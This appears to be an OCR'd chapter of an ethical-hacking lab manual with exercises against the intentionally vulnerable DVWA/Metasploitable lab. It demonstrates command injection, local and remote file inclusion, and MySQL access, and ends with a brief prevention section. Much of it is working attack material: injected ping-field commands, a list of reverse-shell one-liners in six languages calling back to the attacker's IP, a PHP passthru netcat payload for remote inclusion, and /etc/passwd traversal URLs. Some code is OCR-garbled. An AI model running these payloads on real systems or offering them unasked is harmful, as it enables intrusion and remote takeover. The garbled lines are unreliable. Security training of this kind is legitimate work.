
Remote Code Evaluation which is a vulnerability can be exploited if a user

input is injected into a File or a String and executed (evaluated) by the programming language's parser. Usually this behavior is not intended by the developer of the web application. A Remote Code Evaluation can lead to a full compromise of the vulnerable web application and web server. It is important to note that almost every programming language has code evaluation functions.

Exercise 49: Remote Code Execution

In the following example we are going to use the Metasploitable virtual machine web site to exercise remote code execution.

1. Open Web page from Kali Linux to Metasploitable DVWA web page and click on Command execution.
2. Enter Kali IP address and click ping.



The screenshot shows a web browser window with the URL `10.0.2.5/dvwa/vulnerabilities/exec/#`. The DVWA logo is at the top. The main content area is titled "Vulnerability: Command Execution" and contains a box for "Ping for FREE". It says "Enter an IP address below:" with a text input field and a "submit" button. Below the input field, red text shows the output of a ping command to `10.0.2.23`, including statistics like "3 packets transmitted, 3 received, 0% packet loss, time 2000ms". At the bottom of the page, under "More info", are three links: <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>, <http://www.ss64.com/bash/>, and <http://www.ss64.com/nt/>. The left sidebar has a menu with "Command Execution" highlighted in green.

3. In Linux OS we can combined many command in one line using the sign `(;)` so we can send ping command followed by the sign; then any command we choose for example I can send the Kali IP address followed by command pwb

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

10.0.2.23; pwd

submit

```
PING 10.0.2.23 (10.0.2.23) 56(84) bytes of data.
64 bytes from 10.0.2.23: icmp_seq=1 ttl=64 time=0.438 ms
64 bytes from 10.0.2.23: icmp_seq=2 ttl=64 time=0.443 ms
64 bytes from 10.0.2.23: icmp_seq=3 ttl=64 time=0.536 ms

--- 10.0.2.23 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.438/0.472/0.536/0.048 ms
/var/www/dvwa/vulnerabilities/exec
```

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

10.0.2.23; uname -a

submit

```
PING 10.0.2.23 (10.0.2.23) 56(84) bytes of data.
64 bytes from 10.0.2.23: icmp_seq=1 ttl=64 time=0.311 ms
64 bytes from 10.0.2.23: icmp_seq=2 ttl=64 time=0.499 ms
64 bytes from 10.0.2.23: icmp_seq=3 ttl=64 time=0.475 ms

--- 10.0.2.23 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.311/0.428/0.499/0.085 ms
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

4. We can use this vulnerability to create a reverse connection that will give us access to the website OS same way as the shell.php
5. Make kali Linux listen to outside connections

```
root@kali:~# nc -vv -l -p 8080
listening on [any] 8080 ...
```

6. Open the webpage to command execution and inter in the Ping field the following

10.0.2.15; nc -e /bin/sh 10.0.2.15 8080

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

10.0.2.23; nc -e /bin/sh 10.0.2.23 8080

```
PING 10.0.2.23 (10.0.2.23) 56(84) bytes of data.
64 bytes from 10.0.2.23: icmp_seq=1 ttl=64 time=0.311 ms
64 bytes from 10.0.2.23: icmp_seq=2 ttl=64 time=0.499 ms
64 bytes from 10.0.2.23: icmp_seq=3 ttl=64 time=0.475 ms

--- 10.0.2.23 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.311/0.428/0.499/0.085 ms
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

7. Go back to kali terminal and see the connection established.
8. Now you can run Linux commands inside the Metasploitable machine.

```
root@kali:~# nc -vv -l -p 8080
listening on [any] 8080 ...
10.0.2.5: inverse host lookup failed: Unknown host
connect to [10.0.2.23] from (UNKNOWN) [10.0.2.5] 34131
pwd
/var/www/dvwa/vulnerabilities/exec
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ifconfig

ls
help
index.php
source
cd /root
```

Notes

- users accessing the vulnerable machine using code execution does not have a root permission and it is limited to the allowed tasks and commands that a web user can do.

- Depending on the website technology, you might need to change the reverse connection instructions, below is reverse connection instructions in different programming languages.
- You choose the language based on the website, for example if the website uses PHP, choose PHP instruction below to make the reverse connection
- The IP address of the attack server and the port used, should be included on the instruction
- Kali reverse connection listener should be setup using

```
#ns -vv -l -p <port number>
```

Reverse connection code in different languages

BASH

```
bash -i >& /dev/tcp/10.0.2.15/8080 0>&1
```

PERL

```
perl -e 'use Socket;$i="10.0.2.15";$p=8080;socket(S,PF_INET,SOCK_STREAM,gc {open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("sh -i");});'
```

Python

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.2.15",8080));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

PHP

```
php -r '$sock=fsockopen("10.0.2.15",8080);exec("/bin/sh -i <&3 >&3 2>&3");'
```

Ruby

```
ruby -rsocket -e'f=TCPSocket.open("10.0.2.15",8080).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

Netcat

```
nc -e /bin/sh 10.0.2.15 8080
```

Local files inclusion variabilities (LFI)

File inclusions are part of every advanced server-side scripting language on the web. They are needed to keep web applications code tidy and maintainable. They also allow web applications to read files from the file system, provide download functionality, parse configuration files, and do other similar tasks. If it is not implemented properly, attackers can exploit them and craft a LFI attack which may lead to information disclosure, cross-site-Scripting (XSS) and remote code execution (RFI) vulnerabilities.

How to Test

Since LFI occurs when paths passed to "include" statements are not properly sanitized, in a black box testing approach, we should look for scripts which take filenames as parameters.

Consider the following example:

`http://vulnerable_host/preview.php?file=example.html`

This looks like a perfect place to try for LFI. If an attacker is lucky enough, and instead of selecting the appropriate page from the array by its name, the script directly includes the input parameter, it is possible to include arbitrary files on the server.

Typical proof-of-concept would be to load passwd file:

`http://vulnerable_host/preview.php?file=../../../../etc/passwd`

Exercise 50: File Inclusion

1. In Kali open webpage of Metasploitable machine DVWA page
2. Click on File exclusion

In

the web page address bar and after the word page= inter any name to reveal the path

3. This give us an error as shown above, from the error we can see the location of the file which is
/var/www/dvwa/vulnerabilities/fi/include.php
4. The current location at the operating system is under

/var/www/vulnerabilities/fi/

5. if we want to read another file in other directory for example we need to read /etc/passwd file which contain all users of this machine we have to go back 5 locations as follow:



6. If we want to see the /etc/passwd file then we should write in the URL the following? page=../../../../etc/passwd
7. Here I am asking the Linux terminal to return back 5 spaces to return to root position so I can read the file /etc/passwd, it is like someone type cd.. 5 times.

root:x:0:0:root:root:daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin:/bin/lynnc games:man:x:6:12:man:/var/cache man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin:/sh mail:x:8:8:mail:/var/mail:/bin:/sh news:x:9:9:news:/var/spool/news:/bin:/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin:/sh uucp proxy:x:13:13:proxy:/bin:/bin/sh www:/www:/data:/var/www:/bin:/sh backup:x:34:34:backup:/var/backups:/bin:/sh list:x:38:38:Mailing List Manager:/var/list:/bin:/sh irc:x:39:39:irc:/var/run/ircd:/bin:/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin:/sh nobody:x:65534:65534:nobody:/nonexistent:/bin:/sh libuuid:x:100:101:/var/lib/libuuid:/bin:/sh dhcpc:x:101:102:/nonexistent:/bin:/sh syslog:x:102:103:/home:/syslog:/bin/false klog:x:103:104:/home:/klog:/bin:/sh false sshd:x:104:65534:sshd:/usr/sbin:/hollogin msfadmin:x:1000:1000:msfadmin:...:/home/msfadmin:/bin:/sh bind:x:105:113:/var/cache/bind:/bin:/sh false postfix:x:106:115:/var/spool/postfix:/bin:/sh false http:x:107:65534:/home/http:/bin/false postgres:x:108:117:PostgreSQL administrator:...:/var/lib/postgresql:/bin:/sh mysql:x:109:118:MySQL Server:...:/var/lib/mysql:/bin:/sh false tomcat5:x:110:65534:/usr/share/tomcat5:/bin:/sh false proftpd:x:111:65534:/var/lib/ftpd:/bin:/sh false stats:x:114:65534:/var/lib/stats:/bin:/sh false

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326

/etc/passwd file contents

8. Through this website vulnerability we were successful to know all the users of the machine from the etc/passwd file, same way we can access any other file.

Remote file inclusion vulnerability

Remote file inclusion vulnerability is the same as local file vulnerability but the difference is in the address bar we put the IP address of another server

and path to a file that the website will execute, this will allow us open a backdoor in the website itself. To do this there is parameter in the PHP configuration file (**Allow URL fopen**) if this set to On then remote file inclusion can be done.

Exercise 51: Remote File inclusion

1. To check the function of PHP setting, go to Metasploitable machine and type the command

```
#sudo nano /etc/php5/cgi/php.ini
```

```
msfadmin@metasploitable:/etc$ sudo nano /etc/php5/cgi/php.ini
```

2. Enter root password (msfadmin)


```
GNU nano 2.0.7          File: /etc/php5/cgi/php.ini

[PHP]

;;;;;;
: WARNING ;
;;;;;;
: This is the default settings file for new PHP installations.
: By default, PHP installs itself with a configuration suitable for
: development purposes, and *NOT* for production purposes.
: For several security-oriented considerations that should be taken
: before going online with your site, please consult php.ini-recommended
: and http://php.net/manual/en/security.php.

;;;;;;
: About php.ini ;
;;;;;;
: This file controls many aspects of PHP's behavior. In order for PHP to
: read it, it must be named 'php.ini'. PHP looks for it in the current
: working directory, in the path designated by the environment variable
: PHPRC, and in the path that was defined in compile time (in that order).
[ Read 1251 lines ]
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text ^I To Spell
```

3. Hit Control W to start search inside nano for (allow_url)



```

GNU nano 2.0.7          File: /etc/php5/cgi/php.ini          Modified

[PHP]

;;;;;;;;;;;;;;;;;;;
; WARNING ;
;;;;;;;;;;;;;;;;;;;
; This is the default settings file for new PHP installations.
; By default, PHP installs itself with a configuration suitable for
; development purposes, and *NOT* for production purposes.
; For several security-oriented considerations that should be taken
; before going online with your site, please consult php.ini-recommended
; and http://php.net/manual/en/security.php.

;;;;;;;;;;;;;;;;;;;
; About php.ini ;
;;;;;;;;;;;;;;;;;;;
; This file controls many aspects of PHP's behavior. In order for PHP to
; read it, it must be named 'php.ini'. PHP looks for it in the current
; working directory, in the path designated by the environment variable
; PHPRC, and in the path that was defined in compile time (in that order).
Search [Allow-url]: allow_url_

```

Metasploitable [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```

GNU nano 2.0.7          File: /etc/php5/cgi/php.ini          Modified

; Maximum allowed size for uploaded files.
upload_max_filesize = 2M

;;;;;;;;;;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;;;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
allow_url_fopen = On

; Whether to allow include/require to open URLs (like http:// or ftp://) as files
allow_url_include = On

; Define the anonymous ftp password (your email address)
;from="john@doe.com"


; Define the User-Agent string
;user_agent="PHP"

```


4. Change the second parameter (allow_url-include=off to on)
5. Control X Then Save and exit
6. In kali machine, create the remote file that will include reverse connection in the Kali machine, so open leafpad and inter the

following php code

```
<?php
Passsthru("“nc -e /bin/sh kali Ip address port”);
?>
```




- passthru (" ") ; enable you to execute any command between the prickets .
- Save the file in Kali under /var/www/html as .txt file
- In Kali machine listen to external connection using command
`#nc -vv -l -p 8080`
 - Make sure that apache2 service is running in the Kali machine and you can access the file through browser inside kali



7. I created a webpage in my kali machine called rmotefile.txt, this webpage includes php script.
8. When it is accessed, it will start reverse connection back to Kali machine
9. From Kali web browser go to the Metasploitable DVWA page, then click on file exclusion and add the link to the file in the page as in

the screenshot below




```
root@kali:~# nc -vv -l -p 8080
listening on [any] 8080 ...
10.0.2.5: inverse host lookup failed: Unknown host
connect to [10.0.2.23] from (UNKNOWN) [10.0.2.5] 45014
```

Damn Vulnerable Web App (DVWA) v1.0.7::Vulnerability: File Inclusion - Mozilla Firefox

Kali Linux, an Offensive Secu X - Damn Vulnerable Web A X +

10.0.2.5/dvwa/vulnerabilities/fi/?page=http://10.0.2.23/rmotefile.txt

10. See the kali terminal to make sure the connection established
11. Enter commands
12. uname -a
13. pwd
14. ls



```
root@kali:~# nc -vv -l -p 8080
listening on [any] 8080 ...
10.0.2.5: inverse host lookup failed: Unknown host
connect to [10.0.2.23] from (UNKNOWN) [10.0.2.5] 45014
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
pwd
/var/www/dvwa/vulnerabilities/fi
ls
help
include.php
index.php
source
```

12.7. Preventing above vulnerabilities

Uploading files:

If the website functionality need to have users upload files, then a check should be implemented in the website code for the file type allowing only expected file type to be uploaded, for example if the website expecting users to upload jpg pictures then the website should allow only jpg files to be uploaded and should prevent any other types from being uploaded.

Code Execution:

Code execution should be prevented, and the page should not accept any kind of code, if the page must have such a function then make sure that:

- Sanitize user input; not easy due to the big number of possible bypasses of restrictions.
- Do not let users decide the extension or content of files on the web server and use safe practices for secure file uploads.
- Do not Pass any user-controlled input inside evaluation functions or callbacks.
- Try to blacklist special characters or function names. Exactly as sanitizing this is almost impossible to safely implement.

File Inclusion:

The file inclusion should be disabled in the php.ini file for both features

allow_url_fopen = off

allow_url_include = off

The other way to prevent file inclusion is to use static page inclusion not dynamic page inclusion in the php web design.

Web Application Firewall (WAF)

A WAF or Web Application Firewall helps protect web applications by filtering and monitoring HTTP traffic between a web application and the Internet. It typically protects web applications from attacks such as cross-site forgery, cross-site-scripting (XSS), file inclusion, and SQL injection, among others. A WAF is a protocol layer 7 defense (in the OSI model) and is not designed to defend against all types of attacks. This method of attack mitigation is usually part of a suite of tools which together create a holistic defense against a range of attack vectors.

13

SQL Injection

SQL injection is one of the most common web hacking techniques. SQL injection is the placement of malicious code in SQL statements, via web page input. If the website has a database and expect users to login for example and having fields for username and password, the hackers may use these fields to enter SQL statements that may lead to bypass the authentication and give direct access to the database.

In this section we are going to do manual and automated SQL injections, and list the recommendations to protect websites against SQL injection.

13. SQL injection

Most Websites use Database to store data such as files, pictures, audio, and video and more. The web application uses the database to stores and retrieve web contents. Website applications uses SQL language to interact with the database.

SQL injection vulnerability give the attacker an access to the database where he can read all database files that include accounts and passwords which allow him to access the systems using legitimate account and therefore extremely hard to discover. SQL injection is more powerful than PHP scripts and file inclusion techniques because it gives direct access to the database and no need to access the operating system

Exercise 52: Logging to Database

This exercise is to introduce database and some SQL commands to those who are not familiar with databases we going to access database that is used by web application and show some database tables and their contents

1. Start Metasploitable machine
2. Open Kali machine terminal window
3. To access database you need the database user in this exercise database user is root

`#mysql -u root -h 10.0.2.5` (IP address of Metasploitable machine to access the)

4. When you get MySQL> prompts that means that you are now inside the database and you can run SQL commands to show database tables and do database queries

`Mysql> show databases;` (do not forget the “;” at the end of the sql command)

```
root@kali:~# mysql -u root -h 10.0.2.5
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases
-> ;
+-----+
| Database      |
+-----+
| information_schema |
| dwva          |
| metasploit     |
| mysql          |
| owasp10        |
| tikiwiki       |
| tikiwiki195   |
+-----+
7 rows in set (0.001 sec)

MySQL [(none)]>
```

5. Exploring databases

MySQL > use owasp10;
MySQL [owasp10]> show tables;

```
root@kali:~# mysql -u root -h 10.0.2.5
root@kali:~# mysql -u root -h 10.0.2.5
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases
-> ;
+-----+
| Database           |
+-----+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+-----+
7 rows in set (0.001 sec)

MySQL [(none)]> use owasp10
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [owasp10]> show tables;
+-----+
| Tables_in_owasp10 |
+-----+
| accounts          |
| blogs_table       |
| captured_data    |
| credit_cards     |
| hitlog            |
| pen_test_tools   |
+-----+
6 rows in set (0.001 sec)

MySQL [owasp10]> █
```

6. Looking inside the tables

```
>select * from accounts ;
```

```
MySQL [owasp10]> select * from accounts;
```

| cid | username | password | mysignature | is_admin |
|-----|----------|--------------|---------------------------------|----------|
| 1 | admin | adminpass | Monkey! | TRUE |
| 2 | adrian | somepassword | Zombie Films Rock! | TRUE |
